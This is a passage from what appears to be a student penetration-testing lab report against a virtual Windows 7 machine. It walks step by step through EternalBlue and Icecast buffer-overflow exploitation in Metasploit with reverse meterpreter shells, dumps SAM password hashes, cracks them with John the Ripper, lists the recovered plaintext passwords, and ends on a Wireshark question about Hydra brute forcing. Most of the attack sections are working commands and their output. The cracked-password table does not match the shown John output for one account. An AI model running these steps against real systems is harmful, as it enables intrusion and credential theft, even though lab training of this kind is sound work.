[*] 192.168.56.103:445 - Connecting to target for exploitation.
[+] 192.168.56.103:445 - Connection established for exploitation.
[*] 192.168.56.103:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.103:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.56.103:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.56.103:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.56.103:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.56.103:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.103:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.103:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.103:445 - Starting non-paged pool grooming
[*] 192.168.56.103:445 - Sending SMBv2 buffers
[+] 192.168.56.103:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.103:445 - Sending final SMBv2 buffers.
```

Step 9: Lastly, I verified that the target had been successfully compromised by running commands such as **sysinfo** to obtain operating system information. And **getuid** to get the current username.

\$ sysinfo

\$ getuid



```
[+] 192.168.56.103:445 - ======WIN=====
[+] 192.168.56.103:445 - ======
[+] 192.168.56.103:445 - =====

meterpreter > sysinfo
Computer       : INEURON-PC
OS             : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 0
Meterpreter    : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

CONCLUSION: Using the hints from the given question paper, I researched online and found out that the name of the exploit that is in consideration here is **EternalBlue**. I used Metasploit to perform this exploit on the target and was successfully able to get the reverse connection. Thus, TASK 4 was completed.

QUESTION-3 PASSWORD ATTACK

TASK 5 Dump the system password and get the System Access.

Step 1: After getting the reverse connection, I used the following command to dump the contents of the SAM database which contains the system passwords-

```
$ hashdump
```

```
kali@kali: ~
meterpreter > hashdump
admin:1002:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef :::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
ineuron:1000:aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da :::
noob:1001:aad3b435b51404eeaad3b435b51404ee:ed009a5dc9ad1848d4fc07205315aed :::
root:1003:aad3b435b51404eeaad3b435b51404ee:126b492f279d1595f0ab2e5c22c8a20c :::
toor:1004:aad3b435b51404eeaad3b435b51404ee:156cb1abce808384cfaf960fe47c2cafc :::
meterpreter >
```

Step 2: I copied all hash values in a text file and saved it as hash.txt in the Desktop directory. On a new terminal, I used **John The Ripper** to crack the hashes by executing the following command-


```
$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt --format=NT
/home/kali/Desktop/hash.txt
```

```
(kali㉿kali)-[~]
$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt --format=NT /home/kali/Desktop/hash.txt
[sudo] password for kali:
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (NT [MD4 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
lovely          (noob)
password        (admin)
password123    (ineuron)
brown           (toor)
                  (Administrator)
iamadmin        (root)
6g 0:00:00:01 DONE (2022-10-30 13:13) 5.263g/s 6561Kp/s 6561Kc/s 6570KC/s iamag77 .. iamadam1213
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Step 3: To get the system access, on the Metasploit terminal, we can enter the following commands-

```
$ shell
```

```
$ whoami
```



The screenshot shows a terminal window titled "kali@kali: ~". The terminal output is as follows:

```
[*] 192.168.56.103:445 - Sending last fragment of exploit packet!
[*] 192.168.56.103:445 - Receiving response from exploit packet
[+] 192.168.56.103:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.103:445 - Sending egg to corrupted connection.
[*] 192.168.56.103:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.56.103
[*] Meterpreter session 7 opened (192.168.56.102:4444 → 192.168.56.103:49158) at 2022-10-30 13:45:58 -0400
[+] 192.168.56.103:445 - =====-
[+] 192.168.56.103:445 - =====WIN=====
[+] 192.168.56.103:445 - =====-
```

meterpreter > shell
Process 1844 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

```
C:\Windows\system32>whoami  
whoami  
nt authority\system  
C:\Windows\system32>
```

The terminal is running on a Kali Linux host (kali@kali: ~). The user has gained a meterpreter session on a Windows 7 target (192.168.56.103). The user then runs the "whoami" command to check their current privileges, which shows they are part of the "nt authority\system" group.

CONCLUSION: Using the **hashdump** command, I was able to dump the password hashes. After saving the hashes into a text file, I used **John The Ripper** to crack these using **rockyou.txt** wordlist. The passwords were as follows:


User	Password
admin	password1
ineuron	password123
noob	lovely
root	iamadmin
toor	brown

To get the system access, I used **shell** command to get the Windows shell followed by **whoami** command to display the username of the current user. Thus TASK 5 was completed.


QUESTION-4 VULNERABILITY ANALYSIS AND EXPLOIT RESEARCH

TASK 6 Enter into Windows machine after getting the password, login as admin account and run ICECAST server which comes pre-installed in the machine.


Step 1: Since the passwords of all the user accounts are available now, I can login using the admin account.



Step 2: The ICECAST server was found to be pre-installed in the machine.



Step 3: By clicking on **Start Server**, the ICECAST server was up and running.



CONCLUSION: The **admin** account was logged in using the credentials (admin:password1). The ICECAST server was started and hence TASK 6 was completed.


QUESTION-5 WEB SERVER HACKING

Task-7 Again exploit the machine with web server based exploit. Do some research about the ICECAST server vulnerability.

Step 1: Target enumeration was done once again using **nmap** by entering the following command-

```
$ sudo nmap -sV -sS 192.168.56.103
```

Step 2: **Icecast streaming media server** was found to be running on port number 8000.



```
kali@kali: ~
└─$ sudo nmap -sV -sS 192.168.56.103
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-30 22:37 EDT
Nmap scan report for 192.168.56.103
Host is up (0.00073s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8000/tcp   open  http         Icecast streaming media server
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:B8:BD:AB (Oracle VirtualBox virtual NIC)
Service Info: Host: INEURON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows-7

Nmap done at Mon Oct 31 08:09:09 2022 (localtime) -- 0.00s elapsed
```

Step 3: I started Metasploit and searched for the term **icecast** using the following command-

```
$ search icecast
```

The screenshot shows the Metasploit Framework interface running on a Kali Linux 2022.1 VM. The terminal window displays the following output:

```
[+] metasploit v6.2.19-dev
+ --=[ 2246 exploits - 1186 auxiliary - 399 post
+ --=[ 951 payloads - 45 encoders - 11 nops
+ --=[ 9 evasion

Metasploit tip: View all productivity tips with the
tips command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search icecast

Matching Modules
=====
#  Name
-  --
0  exploit/windows/http/icecast_header  2004-09-28    great  No  Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > |
```

The terminal window has a dark blue background with a stylized eye logo in the center. The bottom of the screen shows the Windows taskbar with various icons.

Step 4: I selected **exploit/windows/http/icecast_header** by using the below command. The payload was set to **windows/meterpreter/reverse_tcp** by default.

```
$ use 0
```

The screenshot shows the Metasploit Framework interface running on a Kali Linux 2022.1 VM. The terminal window displays the following output:

```
+ --=[ 951 payloads - 45 encoders - 11 nops
+ --=[ 9 evasion

Metasploit tip: View all productivity tips with the
tips command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search icecast

Matching Modules
=====
#  Name
-  --
0  exploit/windows/http/icecast_header  2004-09-28    great  No  Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > |
```

The terminal window has a dark blue background with a stylized eye logo in the center. The bottom of the screen shows the Windows taskbar with various icons.

Step 5: I updated the RHOSTS to the target IP, RPORT to 8000 and LHOST to my Kali IP. The commands used were-

```
$ show options  
$ set RHOSTS 192.168.56.103  
$ set RPORT 8000  
$ set LHOST 192.168.56.102
```

The screenshot shows a terminal window titled "kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal displays the following configuration:

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	127.0.0.1	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Below this, the "Exploit target:" section shows a single target entry:

Id	Name
0	Automatic

The command history at the bottom of the terminal shows the following sequence:

```
msf6 exploit(windows/http/icecast_header) > set RHOSTS 192.168.56.103  
RHOSTS => 192.168.56.103  
msf6 exploit(windows/http/icecast_header) > set RPORT 8000  
RPORT => 8000  
msf6 exploit(windows/http/icecast_header) > set LHOST 192.168.56.102  
LHOST => 192.168.56.102  
msf6 exploit(windows/http/icecast_header) > |
```


Step 8: I used the following command to finally run the exploit to get a reverse TCP connection-

```
$ run
```

Step 9: Lastly, I verified that the target had been successfully compromised by running commands such as **sysinfo** to obtain operating system information. And **getuid** to get the current username.

```
$ sysinfo
```

```
$ getuid
```



The screenshot shows a terminal window titled "kali@kali: ~" running on a Kali Linux desktop environment. The terminal displays the following Metasploit session output:

```
RHOSTS => 192.168.56.103
msf6 exploit(windows/http/icecast_header) > set RPORT 8000
RPORT => 8000
msf6 exploit(windows/http/icecast_header) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf6 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Sending stage (175686 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.103:49158) at 2022-10-30 23:02:02 -0400

meterpreter > sysinfo
Computer       : INEURON-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/windows
meterpreter > getuid
Server username: ineuron-PC\admin
meterpreter > |
```

The terminal window is part of a desktop environment with a blue-themed desktop background. The taskbar at the bottom shows various application icons, and the system tray indicates the date and time as "31-10-2022 08:32".

CONCLUSION: I used Metasploit to get a reverse TCP connection by exploiting ICECAST server vulnerability. The target was successfully compromised and I was logged in as **admin** user. Thus, TASK 7 was completed.

TASK 8 Do provide screenshot of each step you have performed and explain the vulnerability related to ICECAST server.

❖ The necessary screenshots had been attached at each step above.

❖ **Explanation of ICECAST server vulnerability:**

The target Windows machine was running Icecast version 2.0.1 or older. Such versions are affected by an HTTP header **buffer overflow vulnerability** that allows an attacker to execute arbitrary code on the remote host with the privileges of the Icecast server process.

An unauthenticated attacker can send an overly long URL to the affected server, trigger buffer overflow and crash the server or execute arbitrary code on the target system. To exploit this flaw, the attacker needs to send 32 HTTP headers to the remote host to overwrite a return address on the stack.

A buffer overflow occurs when a program or process attempts to write more data to a fixed-length block of memory or buffer, than the buffer is allocated to hold. Buffers contain a defined amount of data; any extra data will overwrite data values in memory addresses adjacent to the destination buffer. If attackers know the memory layout of a program, they can intentionally feed input that the buffer cannot store and overwrite areas that hold executable code, replacing it with their own code.

Successful exploitation of this vulnerability may result in complete compromise of the vulnerable system.

Solution: Upgrade to Icecast 2.0.2 or later.

PART B: INVESTIGATION PHASE

QUESTION-6 WIRESHARK ANALYSIS

q-1 There is a very popular tool by Van Hauser which can be used to brute force a series of services. What is the name of this tool?

Answer: HYDRA

Google van hauser brute force

About 4,27,000 results (0.25 seconds)

<https://github.com/vanhauser-thc/thc-hydra> :: vanhauser-thc/thc-hydra - GitHub
Contribute to vanhauser-thc/thc-hydra development by creating an account on ... there is a
bruteforce mode with the -x option (which you can not use with ...
ReadME · Releases 12 · Issues 32 · Dpl4hydra_local.csv

<https://www.kali.org/tools/hydra> :: hydra | Kali Linux Tools
05-Aug-2022 — Hydra is a parallelized login cracker which supports numerous protocols to
attack. It is very fast and flexible, and new modules are easy to add ...

[https://en.wikipedia.org/wiki/Hydra_\(software\)](https://en.wikipedia.org/wiki/Hydra_(software)) :: Hydra (software) - Wikipedia
Hydra works by using different approaches to perform brute-force attacks in order to guess the
right username and password combination.

24°C Partly cloudy ENG IN 00:05 31-10-2022

q-2 The attacker is trying to log on with a specific username. What is the username?

Answer: jenny

kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

Capture.pcapng

No. Time Source Destination Protocol Length Info

73 0.03847... 192.168.0.1... 192.168.0.1... FTP 88 Response: 220 Hello FTP World!

74 0.03848... 192.168.0.1... 192.168.0.1... TCP 66 57090 → 21 [ACK] Seq=1 Ack=23 Win=64256 Len=0 TSval=1407772777 TSecr=1701921890

75 0.03858... 192.168.0.1... 192.168.0.1... FTP 88 Response: 220 Hello FTP World!

76 0.03858... 192.168.0.1... 192.168.0.1... TCP 66 57072 → 21 [ACK] Seq=1 Ack=23 Win=64256 Len=0 TSval=1407772777 TSecr=1701921890

77 0.03948... 192.168.0.1... 192.168.0.1... FTP 88 Response: 220 Hello FTP World!

78 0.03949... 192.168.0.1... 192.168.0.1... TCP 66 57064 → 21 [ACK] Seq=1 Ack=23 Win=64256 Len=0 TSval=1407772778 TSecr=1701921891

79 0.04048... 192.168.0.1... 192.168.0.1... FTP 88 Response: 220 Hello FTP World!

80 0.04049... 192.168.0.1... 192.168.0.1... TCP 66 57064 → 21 [ACK] Seq=1 Ack=23 Win=64256 Len=0 TSval=1407772779 TSecr=1701921892

81 0.35447... 192.168.0.1... 192.168.0.1... FTP 78 Request: USER jenny

82 0.35447... 192.168.0.1... 192.168.0.1... FTP 78 Request: USER jenny

83 0.35507... 192.168.0.1... 192.168.0.1... TCP 66 21 → 57068 [ACK] Seq=23 Ack=13 Win=65280 Len=0 TSval=1701922206 TSecr=14077730...

84 0.35507... 192.168.0.1... 192.168.0.1... TCP 66 21 → 57068 [ACK] Seq=23 Ack=13 Win=65280 Len=0 TSval=1701922206 TSecr=14077730...

85 0.35507... 192.168.0.1... 192.168.0.1... FTP 100 Response: 331 Please specify the password.

86 0.35507... 192.168.0.1... 192.168.0.1... TCP 66 57068 → 21 [ACK] Seq=13 Ack=57 Win=64256 Len=0 TSval=1407773094 TSecr=1701922...

Frame 81: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface eth0, id 0

0000 08 00 27 92 a2 af 00 00 29 4a b9 cd 08 00 45 00)J E

0010 00 40 fc 1e 40 00 00 06 bc 42 c0 a8 00 93 c0 a8 . @ . @ . B

